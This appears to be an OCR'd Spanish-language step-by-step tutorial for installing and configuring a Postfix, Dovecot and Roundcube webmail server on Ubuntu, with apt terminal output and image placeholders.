
Definir la ubicación de `home_mailbox = Maildir/`, aquí se alojará los mails entrantes y salientes.




Reiniciar el servidor Postfix con el comando `restart`, para que se ejecuten los cambios efectuados.




Instalar el servidor de correo dovecot con el comando `apt-get install`, este servidor permite el acceso a los protocolos imap y pop3.




Con el comando nano modificar el fichero `dovecot.conf` tal como se muestra a continuación:




Establecer los protocolos de conexión en la línea protocolos = imap pop3, para establecer como será el acceso a los mensajes de correo.




Reiniciar el servicio dovecot con el comando `restart` para que se efectúen las modificaciones.




Con el comando wget descargar del repositorio de cliente de correo roundcube.




Con el comando tar xfv descomprimir el archivo descargado de `roundcubemail`.



Con el comando chown asignar permisos al fichero www-data para modificarlo y configurarlo.



Instalar el paquete `software-properties-common` con el comando `apt install` para la extracción de repositorios que son necesarios para la configuración.



Agregar el repositorio extraído `ppa:ondrej/php` con el comando `add-apt-repository`.

```
server@server-virtual-machine:/var/www/roundcube$ sudo add-apt-repository ppa:ondrej/php
^[[DPPA publishes dbgsym, you may need to include 'main/debug' component
Repositorio: «deb https://ppa.launchpadcontent.net/ondrej/php/ubuntu/ jammy main»
Descripción:
Co-installable PHP versions: PHP 5.6, PHP 7.x, PHP 8.x and most requested extensions are included.
 Only Supported Versions of PHP (http://php.net/supported-versions.php) for Supported Ubuntu Relea
ses (https://wiki.ubuntu.com/Releases) are provided. Don't ask for end-of-life PHP versions or Ubu
ntu release, they won't be provided.

Debian oldstable and stable packages are provided as well: https://deb.sury.org/#debian-dpa

You can get more information about the packages at https://deb.sury.org

IMPORTANT: The <foo>-backports is now required on older Ubuntu releases.

BUGS&FEATURES: This PPA now has a issue tracker:
https://deb.sury.org/#bug-reporting

CAVEATS:
1. If you are using php-gearman, you need to add ppa:ondrej/pkg-gearman
2. If you are using apache2, you are advised to add ppa:ondrej/apache2
3. If you are using nginx, you are advised to add ppa:ondrej/nginx-mainline
   or ppa:ondrej/nginx
```


Actualizar los paquetes de los repositorios del sistema con el comando `apt update`.

```
server@server-virtual-machine:/var/www/roundcube$ sudo apt update
Obj:1 http://ec.archive.ubuntu.com/ubuntu jammy InRelease
Obj:2 http://ec.archive.ubuntu.com/ubuntu jammy-updates InRelease
Obj:3 http://security.ubuntu.com/ubuntu jammy-security InRelease
Obj:4 http://ec.archive.ubuntu.com/ubuntu jammy-backports InRelease
Obj:5 https://ppa.launchpadcontent.net/ondrej/php/ubuntu jammy InRelease
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se pueden actualizar 42 paquetes. Ejecute «apt list --upgradable» para verlos.
server@server-virtual-machine:/var/www/roundcube$
```


Instalar las extensiones php necesarias para el funcionamiento de roundcube con el comando `apt install`.

```
server@server-virtual-machine: /var/www/roundcube
Bye
server@server-virtual-machine:/var/www/roundcube$ sudo apt install php-net-ldap2 php-net-ldap3 php
-imagick php8.1-common php8.1-gd php8.1-imap php8.1-mysql php8.1-curl php8.1-zip php8.1-xml php8.1
-mbstring php8.1-bz2 php8.1-intl php8.1-gmp php8.1-redis
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
El paquete indicado a continuación se instaló de forma automática y ya no es necesario.
  php8.1-imagick
Utilice «sudo apt autoremove» para eliminarlo.
Se instalarán los siguientes paquetes adicionales:
  libapache2-mod-php8.1 libavif13 libgav1-0 libgd3 libyuv0 php-pear php8.1-cli php8.1-fpm
  php8.1-igbinary php8.1-ldap php8.1-opcache php8.1-readline php8.3-cli php8.3-common
  php8.3-imagick php8.3-opcache php8.3-phpdbg php8.3-readline
Paquetes sugeridos:
  libgd-tools redis-server
Se instalarán los siguientes paquetes NUEVOS:
  libavif13 libgav1-0 libyuv0 php-net-ldap2 php-net-ldap3 php-pear php8.1-gmp php8.1-igbinary
  php8.1-mysql php8.1-redis php8.3-cli php8.3-common php8.3-imagick php8.3-opcache php8.3-phpdbg
  php8.3-readline
Se actualizarán los siguientes paquetes:
  libapache2-mod-php8.1 libgd3 php-imagick php8.1-bz2 php8.1-cli php8.1-common php8.1-curl
  php8.1-fpm php8.1-gd php8.1-imap php8.1-intl php8.1-ldap php8.1-mbstring php8.1-opcache
  php8.1-readline php8.1-xml php8.1-zip
```


Crear base de datos `roundcubemail` para roundcube, crear usuarios, tablas y privilegios.




Cargar la base de datos `roundcubemail` y abrir el editor de archivos para el fichero `roundcube.conf`




Modificar el ServerName con `mail.atproyecto.xyz` en el fichero `roundcube.conf`, para asignar un nombre especifico que se conecte al servidor de correo.




Probar si roundcube estáctivo, ingresando `atproyecto.xyz/installer` en la url del navegador.




Modificar el fichero /etc/hosts con (localhost `mail.atproyecto.xyz`) con el comando nano, para identificar el dominio al cual se debe conectar el servidor.



